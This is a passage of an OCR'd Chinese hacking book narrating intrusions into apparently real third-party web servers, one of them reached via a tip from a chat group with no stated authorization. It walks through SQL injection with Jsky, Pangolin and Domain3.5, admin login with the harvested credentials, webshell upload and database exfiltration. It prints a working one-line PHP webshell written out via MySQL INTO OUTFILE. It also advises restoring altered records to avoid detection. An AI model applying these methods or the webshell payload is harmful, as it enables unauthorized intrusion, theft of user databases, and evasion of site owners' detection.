


图 5-106　获取 WebShell




图 5-107　从国内服务器下载数据

5.8.6　提权以及下载数据库

利用中国菜刀上传一个功能比较齐全的 WebShell，如图 5-108 所示，通过执行命令以及反弹端口等操作，发现该 WebShell 的权限较小，估计前期入侵者已经对服务器进行加固过，即使获取了 WebShell 也无法提权。

抱着研究和学习的目的，通过 WebShell 将该网站所有的数据库导出，如图 5-109 所示，由于数据库用户是 root 权限，因此该服务器上所有数据库均能访问，将数据库以及程序代码导出到 Shell 目录压缩后下载到本地，供研究学习使用。




图 5-108 上传 phpspy2009




图 5-109 导出数据库到本地

小结

Linux 的渗透相对较难，但也不是无迹可寻，只要功夫深，铁棒磨成针！要注意日常的技术和技巧积累，不断地进行总结和回味。就本文而言，有以下几点体会。

（1）使用 MySQL-Front 导出一句话木马，使用 MySQL-Front 连接 MySQL 数据库成功后执行语句“Select '<?php eval($_POST[cmd]);?>' into outfile '/home/xxx/img/antian365.com.php';”即可将一句话木马导出到目录“/home/xxx/img/”下，通过中国菜刀即可获得 WebShell。

（2）Apache 在 Centos 中的配置文件路径为“/etc/httpd/conf/httpd.conf”，现在很多 Web 服务器都是采用 Apache+Mysql+PHP 架构，读取 httpd.conf 文件即可获取所有网站的真实路径等信息。这些信息在生成一句话的 WebShell 时特别管用。

（3）熟悉掌握 Havij SQL 注入工具。除去 Pangolin 外，Havij 也是一款免费的 SQL 注入工具。

（4）Havij 配合 Pangolin 读取 Linux 文件效果较佳，有时候 Havij 不能读取的文件，在 Pangolin 中可以读取，反之则可以在 Pangolin 中读取。

（5）Linux 中的目录权限限制较严格，一般而言，在网站根目录下都会有可写目录，在写 WebShell 时需要多尝试，特别是 img、images 和 xml 等目录是常见的可写目录。

5.9 巧用 G6FTPServer 账号渗透某服务器

某日群里一兄弟给了一个 mysql 的连接地址，当日因为比较忙，所以就一直拖到今天，今天刚好有空，对该服务器进行安全检查，结果不仅获取了该网站的 Webshell，而且还得到了该服务器的权限，下面将整个过程写出来跟大家分享。

5.9.1 扫描漏洞

扫描漏洞的软件很多，俺喜欢交叉使用，先使用扫描工具扫描，如果扫描不出漏洞，再手工。如图 5-110 所示，使用 jsky，很快就有结果，找到两个 SQL 注入漏洞。




图 5-110 扫描漏洞

5.9.2 SQL 注入漏洞实际测试

1. 猜测表名和数据

在 Jsky 中选中 SQL 注入漏洞，然后选择渗透测试，如图 5-111 所示，单击“check”按钮进行 SQL 注入实际测试，该注入点为 access 数据库，在图 5-111 中一共猜测出 4 个表，member，user，news 以及 book，user 是管理员的表，使用 Pangolin 对 user 进行猜测，结果仅仅出来 username，其他列名猜测不出来。




图 5-111 猜测数据

2. 使用 Domain3.5 猜测数据

将 SQL 注入地址复制到 Domain3.5 的 SQL 注入的 SQL 注入点中进行检测，如图 5-112 所示，能顺利的猜测出上面猜测的 4 个表，同时可以对 user 表的列名和数据进行猜测。在 user 表中有 30 位用户，由于该网站是繁体版本，因此在表中显示为乱码，在猜测的数据中选择一个英文用户名称和密码。

5.9.3 获取 WebShell

1. 获取后台登录地址

在浏览器中输入 http://xxx.xxx.net/admin.asp 结果指向登陆页面，如图 5-113 所示，该页面相对简单，使用上面的猜测出来的用户名和密码进行登录。




图 5-112　使用 Domain3.5 猜测数据



图 5-113　获取后台地址

2. 登陆后台

验证成功后，顺利进入后台，如图 5-114 所示，成功进入后台管理系统。进入后台后仔细观察和测试后台页面。

3. 上传点测试

如图 5-115 所示，新建一条 test 的记录，然后再查看，在做测试时一定要切记不要修改原有的数据记录，否则会被发现的。如果要修改，记得修改完毕后一定要恢复原状。



图 5-114 成功登录后台系统



图 5-115 添加测试记录

在该系统中有档案上传和照片上传，上传是快捷获取 WebShell 的一种方式，如图 5-116 所示，上传档案中直接上传一个 WebShell，结果很顺利的上传，不得不说运气很好！

4. 获取 WebShell 的具体地址

上传档案成功后，再次回到刚才添加的记录，通过查看记录可以看到刚才添加的 WebShell 图片，通过查看图片熟悉而获取 WebShell 的真实地址，如图 5-117 所示。

5. 测试 WebShell

如图 5-118 所示，在浏览器中输入刚才获取的 WebShell 的地址，顺利打开 shell 登陆页面，输入密码后成功登陆。



图 5-116　获取上传页面



图 5-117　获取上传 webShell 的具体地址




图 5-118 测试 WebShell

5.9.4 渗透提权测试

1. 查看系统用户

在 WebShell 中选择“系统服务-用户账号”查看系统的用户情况，通过该信息来看看是否前面有人曾经进去系统。如图 5-119 所示，可以看到用户和用户组的情况。收集这些信息有助于在后期进行密码猜测等。




图 5-119 获取用户情况

2. 查看数据库等信息

如图 5-120 所示，通过浏览网站文件获取数据库的实际连接文件 connection.asp，通过 WebShell 中的编辑来查看该文件内容，该数据库文件为 bin.asp。

3. 下载数据库

在该系统中对文件下载做了限制，我先后对 bin.asp 文件复制重命名，命名为 bin.mdb 以及 bin.bak 均不能进行下载后面将其命名为 bin.rar 才成功得以下载，如图 5-121 所示，将其下载到本地。

4. 上传其他 WebShell

Asp 的 WebShell 权限相对较低，通过查看该服务器发现该服务器支持 asp、php、aspx 以及 pl。上传一个 asp.net 的马，上传后能够成功执行，如图 5-122 所示，可以执行命令，不过权限为“nt authority\network service”，直接提权比较困难。




图 5-120　获取数据库等信息



图 5-121　下载网站数据库

